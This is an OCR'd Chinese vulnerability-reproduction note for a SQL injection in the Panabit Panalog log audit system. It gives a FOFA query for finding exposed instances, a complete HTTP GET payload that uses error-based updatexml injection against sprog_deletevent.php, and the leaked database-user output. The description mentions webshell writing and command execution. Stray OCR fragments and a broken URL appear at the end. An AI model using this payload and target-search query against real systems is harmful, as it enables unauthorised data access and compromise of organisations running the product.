
P3-4Panalog-日志审计系统-SQL

漏洞描述：

攻击者可以利用该漏洞执行任意SQL语句，如查询数据、下载数据、写入webshell、执行系统命令以及绕过登录限制等。

网站图片：



网络测绘：

fofa语法：


app="Panabit-Panalog" && port="8012"

漏洞复现：

payload：

```
GET /Maintain/sprog_deletevent.php?openid=1&id=1%20or%20updatexml(1,concat(0x7e,(user())),0)&cloudip=1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5666.197 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-For: 127.0.0.1
X-Originating-Ip: 127.0.0.1
X-Remote-Ip: 127.0.0.1
X-Remote-Addr: 127.0.0.1
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua: "Google Chrome";v="113", "Chromium";v="113", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Te: trailers
Connection: close
```

效果图:



```
{"ret":-1,"out":"XPATH syntax error: '~phpuser@localhost'"}
```

DevTools is now available in Chinese!

URL

https://127.0.0.1/Maintain/sprog_deletevent.php?openid
(user())),0)&cloudip=1